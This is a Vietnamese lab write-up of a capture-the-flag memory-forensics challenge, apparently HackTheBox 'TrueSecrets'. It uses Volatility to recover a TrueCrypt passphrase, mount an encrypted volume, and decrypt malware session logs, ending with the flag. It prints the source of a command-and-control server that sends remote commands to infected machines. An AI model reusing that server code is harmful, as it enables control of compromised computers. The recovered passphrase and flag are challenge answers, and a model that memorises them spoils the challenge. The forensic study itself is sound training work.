0x84488030	svchost.exe	584	452	10	347	0	0	2022-12-15 06:08:19 UTC+0
0x844a2030	VBoxService.ex	644	452	11	116	0	0	2022-12-15 06:08:19 UTC+0
0x844ab478	svchost.exe	696	452	7	243	0	0	2022-12-14 21:08:21 UTC+0
0x844c3030	svchost.exe	752	452	18	457	0	0	2022-12-14 21:08:21 UTC+0
0x845f5030	svchost.exe	864	452	16	399	0	0	2022-12-14 21:08:21 UTC+0
0x845fcfd28	svchost.exe	904	452	15	311	0	0	2022-12-14 21:08:21 UTC+0
0x84484d28	svchost.exe	928	452	23	956	0	0	2022-12-14 21:08:21 UTC+0
0x8e013488	svchost.exe	992	452	5	114	0	0	2022-12-14 21:08:21 UTC+0

## Lab 1: Memory Forensics

000								
0x8e0a2658	taskhost.exe	1352	452	9	223	1	0	2022-12-14 21:08:22 UTC+0
000	0x844d2d28 dwm.exe	1448	864	3	69	1	0	2022-12-14 21:08:22 UTC+0
000	0x8e0d3a40 explorer.exe	1464	1436	32	1069	1	0	2022-12-14 21:08:22 UTC+0
000	0x8e1023a0 svchost.exe	1636	452	10	183	0	0	2022-12-14 21:08:22 UTC+0
000	0x8e10d998 svchost.exe	1680	452	14	224	0	0	2022-12-14 21:08:22 UTC+0
000	0x8e07d900 wlms.exe	1776	452	4	45	0	0	2022-12-14 21:08:22 UTC+0
000	0x83825540 VBoxTray.exe	1832	1464	12	140	1	0	2022-12-14 21:08:22 UTC+0
000	0x8e1cd8d0 sppsvc.exe	352	452	4	144	0	0	2022-12-14 21:08:23 UTC+0
000	0x8e1f6a40 svchost.exe	1632	452	5	91	0	0	2022-12-14 21:08:23 UTC+0
000	0x8e06f2d0 SearchIndexer.	856	452	13	626	0	0	2022-12-14 21:08:28 UTC+0
000	0x91892030 TrueCrypt.exe	2128	1464	4	262	1	0	2022-12-14 21:08:31 UTC+0
000	0x91865790 svchost.exe	2760	452	13	362	0	0	2022-12-14 21:10:23 UTC+0
000	0x83911848 WmiPrvSE.exe	2332	584	5	112	0	0	2022-12-14 21:12:23 UTC+0
000	0x8e1ef208 taskhost.exe	2580	452	5	86	1	0	2022-12-14 21:13:01 UTC+0
000	0x8382f198 7zFM.exe	2176	1464	3	135	1	0	2022-12-14 21:22:44 UTC+0
000	0x83c1d030 DumpIt.exe	3212	1464	2	38	1	0	2022-12-14 21:33:28 UTC+0
000	0x83c0a030 conhost.exe	272	368	2	34	1	0	2022-12-14 21:33:28 UTC+0
000								

- ⇒ Có 2 tiến trình đáng chú ý:
- Đầu tiên là TrueCrypt.exe, có vẻ như liên qua tới việc mã hóa.
  - Thứ hai là 7zFM.exe cho nhóm manh mối rằng có một tệp zip được lưu trữ ở đâu đó.
- Sử dụng plugin cmdline để xem có gì được thực hiện bên trong các tiến trình này.

```
└─(ngoc@ngoc)─[~/Phap_chung/Lab3]
$ vol -f TrueSecrets.raw --profile=Win7SP1x86 cmdline
Volatility Foundation Volatility Framework 2.6
*****
System pid: 4
*****
smss.exe pid: 252
Command line : \SystemRoot\System32\smss.exe
*****
TrueCrypt.exe pid: 2128
Command line : "C:\Program Files\TrueCrypt\TrueCrypt.exe"
*****
svchost.exe pid: 2760
Command line : C:\Windows\System32\svchost.exe -k secsvcs
*****
WmiPrvSE.exe pid: 2332
Command line : C:\Windows\system32\wbem\wmiprvse.exe
*****
taskhost.exe pid: 2580
Command line :
*****
7zFM.exe pid: 2176
Command line : "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\IEUser\Documents\backup_development.zip"
*****
DumpIt.exe pid: 3212
Command line : "C:\Users\IEUser\Downloads\DumpIt.exe"
*****
conhost.exe pid: 272
Command line : ??\C:\Windows\system32\conhost.exe "-180402527637560752-8319479621992226886-774806053
592412399-20651748-1013740728
```

- ⇒ Có một file zip đáng ngờ được thực thi trong 7zFM.exe (backup\_development.zip).
- Dump riêng file zip này ra ngoài để phân tích.

## Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ vol -f TrueSecrets.raw --profile=Win7SP1x86 dumpfiles -r .zip$ -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x843f6158 2176 \Device\HarddiskVolume1\Users\IEUser\Documents\backup_development.zip
SharedCacheMap 0x843f6158 2176 \Device\HarddiskVolume1\Users\IEUser\Documents\backup_development.zip
```

- Sau khi dump ra file sẽ có định dạng là .dat, tuy nhiên do em đã biết tên cũng như định dạng file là zip nên em sẽ đổi tên file lại cho đúng.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ ls
TrueSecrets.raw  TrueSecrets.zip  file.2176.0x839339d0.dat  file.2176.0x9185db40.vacb
```

⇒

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ ls
TrueSecrets.raw  TrueSecrets.zip  backup_development.zip  file.2176.0x9185db40.vacb
```

- Tiếp theo, em sẽ giải nén nó. Và bây giờ file có tên development.tc, tuy nhiên như em đã tìm thấy bên trên thì file này đã bị mã hóa bởi TrueCrypt nên chúng ta chưa thể lấy gì từ file.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ ls
TrueSecrets.raw  TrueSecrets.zip  backup_development.zip  development.tc  file.2176.0x9185db40.vacb
```

- Để có thể giải nén file này bằng TrueCrypt thì cần phải có mật mã, nhóm sẽ dùng plugin **truecryptpassphrase** để tìm kiếm các mật khẩu có trong file dump bộ nhớ.


```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ vol -f TrueSecrets.raw --profile=Win7SP1x86 truecryptpassphrase
Volatility Foundation Volatility Framework 2.6
Found at 0x89ebf064 length 28: X2Hk2XbEJqWYsh8VdbSYg6WpG9g7
```

⇒ Tìm thấy mật khẩu: X2Hk2XbEJqWYsh8VdbSYg6WpG9g7


- Tiến hành giải nén file development.tc bằng cách sử dụng phần mềm VeraCrypt của TrueCrypt. Lần lượt thực hiện các bước sau:

- Download và mở VeraCrypt.
- Chọn **Select File...** và chọn tệp ổ đĩa đã mã hóa bằng TrueCrypt.
- Chọn **Mount** và nhập mật khẩu đã tìm thấy ở trên.

## Lab 1: Memory Forensics



- Kết quả sau khi mount được ở nằm ở địa chỉ /media/veracrypt1.



- Thử tìm hiểu xem mount được những gì.

## Lab 1: Memory Forensics


```
(ngoc@ngoc)[~/Phap_chung/Lab3]
$ ls -la /media/veracrypt1
total 21
drwxr-xr-x 2 ngoc ngoc 512 Dec 13 2022 '$RECYCLE.BIN'
drwxr-xr-x 4 ngoc ngoc 16384 Jan 1 1970 .
drwxr-xr-x 4 root root 4096 Oct 26 16:30 ..
drwxr-xr-x 3 ngoc ngoc 512 Dec 13 2022 malware_agent

(ngoc@ngoc)[~/Phap_chung/Lab3]
$ cat /media/veracrypt1/malware_agent
cat: /media/veracrypt1/malware_agent: Is a directory

(ngoc@ngoc)[~/Phap_chung/Lab3]
$ cd /media/veracrypt1/malware_agent

(ngoc@ngoc)[~/media/veracrypt1/malware_agent]
$ ls
AgentServer.cs sessions
```

- Mò vào bên trong thì nhóm nhận được một đoạn code có vẻ dùng để giải mã gì đấy, đoạn code này có chứa key và iv cần thiết để giải mã.



```
(ngoc@ngoc)[~/media/veracrypt1/malware_agent]
$ cat AgentServer.cs
using System;
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Text;
using System.Security.Cryptography;

class AgentServer {

    static void Main(String[] args)
    {
        var localPort = 40001;
        IPAddress localAddress = IPAddress.Any;
        TcpListener listener = new TcpListener(localAddress, localPort);
        listener.Start();
        Console.WriteLine("Waiting for remote connection from remote agents (infected machines) ... ");

        TcpClient client = listener.AcceptTcpClient();
        Console.WriteLine("Received remote connection");
        NetworkStream cStream = client.GetStream();

        string sessionId = Guid.NewGuid().ToString();

        while (true)
        {
            string cmd = Console.ReadLine();
            byte[] cmdBytes = Encoding.UTF8.GetBytes(cmd);
            cStream.Write(cmdBytes, 0, cmdBytes.Length);

            byte[] buffer = new byte[client.ReceiveBufferSize];
            int bytesRead = cStream.Read(buffer, 0, client.ReceiveBufferSize);
            string cmdOut = Encoding.ASCII.GetString(buffer, 0, bytesRead);

            string sessionFile = sessionId + ".log.enc";
            File.AppendAllText(@"sessions\" + sessionFile,
                Encrypt(
                    "Cmd: " + cmd + Environment.NewLine + cmdOut
                ) + Environment.NewLine
            );
        }
    }

    private static string Encrypt(string pt)
    {
        string key = "AKaPdSgV";
        string iv = "QeThWmYq";
        byte[] keyBytes = Encoding.UTF8.GetBytes(key);
        byte[] ivBytes = Encoding.UTF8.GetBytes(iv);
        byte[] inputBytes = System.Text.Encoding.UTF8.GetBytes(pt);

        using (DESCryptoServiceProvider dsp = new DESCryptoServiceProvider())
        {
            var mstr = new MemoryStream();
            var crystr = new CryptoStream(mstr, dsp.CreateEncryptor(keyBytes, ivBytes), CryptoStreamMode.Write);
            crystr.Write(inputBytes, 0, inputBytes.Length);
            crystr.FlushFinalBlock();
            return Convert.ToString(mstr.ToArray());
        }
    }
}
```

## -Lab 1: Memory Forensics

- Lần mò sâu hơn thì nhóm đã tìm thấy các file cần được giải mã. Đây là các file log ghi nhận được khi người dùng làm gì đó, có thể là các câu lệnh cmd.

```
(ngoc㉿ngoc)-[~/media/veracrypt1/malware_agent/sessions]
$ ls -la
total 5
drwx——— 2 ngoc ngoc 1024 Dec 13 2022 .
drwx——— 3 ngoc ngoc 512 Dec 13 2022 ..
-rwx——— 1 ngoc ngoc 549 Dec 13 2022 5818acb...-log.enc
-rwx——— 1 ngoc ngoc 549 Dec 13 2022 c65939ad...-log.enc
-rwx——— 1 ngoc ngoc 734 Dec 13 2022 de008160...-log.enc
```

- Nhóm sẽ viết lại một đoạn code python với key và iv đã có để lần lượt giải mã từng file có trong địa chỉ /sessions/.

```
Open decrypt.py
~/Phap_chung/Lab3

1 #!/bin/env/python3
2 # -*- coding:utf-8 -*-
3
4 import base64
5 import os
6 from Crypto.Cipher import DES
7 key = b"AKaPdSgV"
8 iv = b"QeThWmYq"
9
10 def decryptSessionData(ctext):
11     def pad(text):
12         n = len(text) % 8
13         return text + (b' ' * n)
14
15     data = pad(base64.b64decode(ctext))
16     des = DES.new(key, DES.MODE_CBC, iv)
17
18     print(des.decrypt(data))
19
20 path = '/media/veracrypt1/malware_agent/sessions/'
21 for file in os.listdir(path):
22     f = open(os.path.join(path, file), 'r')
23     lines = f.readlines()
24     f.close()
25
26     for line in lines:
27         decryptSessionData(line)
```

- Chạy đoạn code trên.

⇒ **FLAG:** HTB{570r1ng\_53cr37\_1n\_m3m0ry\_15\_n07\_g00d}